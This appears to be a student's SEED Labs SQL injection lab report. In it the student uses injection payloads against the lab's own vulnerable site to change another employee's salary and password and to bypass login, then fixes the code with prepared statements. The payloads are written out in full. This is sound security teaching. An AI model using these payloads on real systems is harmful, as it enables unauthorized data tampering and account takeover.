
Copyright © SEED LABs

In this task, I exploited the SQL injection vulnerability on the Edit Profile page to modify boss Boby's salary. By injecting the payload **', salary='1' WHERE Name='Boby' #** into the nickname field while editing my Alice's profile, I was able to set Boby's salary to 1 dollar. This SQL injection allowed me to bypass authorization controls and make unauthorized changes to the database, showcasing the dangers of unsanitized user input and how attackers can manipulate critical data such as employee salaries.

3.3.3 Task 3.3: Modify other people' password.



```
[11/18/24]seed@VM:~/Labsetup$ cat pwd.php
<?php
echo sha1("2003");
echo "\n";
?>
[11/18/24]seed@VM:~/Labsetup$ php pwd.php
ab165cb90d19598f610a669dfe4798f4cd049a6a
[11/18/24]seed@VM:~/Labsetup$ 
```


SQLi Lab

www.seed-server.com/unsafe_edit_frontend.php


Home **Edit Profile** Logout

Alice's Profile Edit

NickName	NickName
Email	Email
Address	Address
Phone Number	', password='ab165cb90d19598f(
Password	Password

Save

Copyright © SEED LABs


SQLi Lab


www.seed-server.com/index.html

Employee Profile Login

USERNAME	Boby
PASSWORD	••••

Login

Copyright © SEED LABs


SQLi Lab
www.seed-server.com/unsafe_home.php?username=Boby&Password=2003
Home
Edit Profile
Logout

Boby Profile


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

In this task, I exploited an SQL injection vulnerability in the Edit Profile page to modify another employee's information, specifically targeting the boss, Boby. By injecting the SQL payload **', password='ab165cb90d19598f610a669dfe4798f4cd049a6a' where name='Boby' #** into the PhoneNumber field, I was able to alter Boby's password. This payload updated his password to the SHA-1 hash of "2003", demonstrating how an attacker can manipulate data in a database through insecure SQL queries. This highlights the risks of SQL injection vulnerabilities in web applications that do not properly validate user input.

3.4 Task 4: Countermeasure — Prepared Statement

Testing without Prepared Statement




Get Information

USERNAME Alice' #

PASSWORD Password

Get User Info

Copyright © SEED LABs



SQLi Lab
www.seed-server.com/defense/getinfo.php?username=Alice'+%23&Password=
SEED LABS

Information returned from the database


- ID: **1**
- Name: **Alice**
- EID: **10000**
- Salary: **90000**
- Social Security Number: **10211002**

I navigated to the URL **http://www.seed-server.com/defense/** and filled the username field with the input **Alice'** #. This input was designed to exploit the SQL injection vulnerability in the application. By using this crafted input, I successfully bypassed authentication and was able to view Alice's details, demonstrating the application's susceptibility to SQL injection attacks.

Writing Prepared Statement



```
root@4ba84e88ed18: /var/www/SQL_Injection/defense
[11/19/24]seed@VM:~/Labsetup$ dockps
4ba84e88ed18  www-10.9.0.5
3772018d247c  mysql-10.9.0.6
[11/19/24]seed@VM:~/Labsetup$ docksh 4b
root@4ba84e88ed18:/# cd /var/www/SQL_Injection/defense
root@4ba84e88ed18:/var/www/SQL_Injection/defense# ls
getinfo.php  index.html  style_home.css  unsafe.php
root@4ba84e88ed18:/var/www/SQL_Injection/defense#
```





```
root@4ba84e88ed18: /var/www/SQL_Injection/defense
  GNU nano 4.8                                        unsafe.php
<?php
function getDB() {
  $dbhost="10.9.0.6";
  $dbuser="seed";
  $dbpass="dees";
  $dbname="sqllab_users";
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

$conn = getDB();

$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();

$conn->close();
?>
                                                [ Wrote 29 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos    M-U Undo      M-A Mark Text  M-] To Bracket
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line M-E Redo      M-6 Copy Text  ^Q Where Was
```

I modified the vulnerable code to use a prepared statement, effectively eliminating the SQL injection vulnerability. The original code directly embedded user inputs into the SQL query, allowing malicious inputs to alter the query structure.

In the updated code, I replaced the insecure **query** method with a **prepare** statement. Using **bind_param**, I securely bound the user-provided username and hashed password to the placeholders in the query (**?**). This ensures that the database treats all inputs strictly as data, regardless of their content, preventing SQL injection attacks. By implementing prepared statements, I fortified the application's security while maintaining its intended functionality.


Testing with Prepared Statement


SQLi Lab
www.seed-server.com/defense/
Get Information
USERNAME Boby' #
PASSWORD Password
Get User Info
Copyright © SEED LABs


SQLi Lab
www.seed-server.com/defense/getinfo.php?username=Boby'+%23&Password=
Information returned from the database
- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

I tested the updated application with the prepared statement implementation by entering the input **"Boby' #"** in the username field. Unlike the previous vulnerable implementation, this input did not allow me to bypass authentication or view any details. This successful test confirmed that the prepared statement effectively prevents SQL injection by treating user inputs strictly as data, regardless of malicious intent.

Testing with Valid Credentials




Get Information

USERNAME Boby

PASSWORD ••••

Get User Info

Copyright © SEED LABs


SQLi Lab
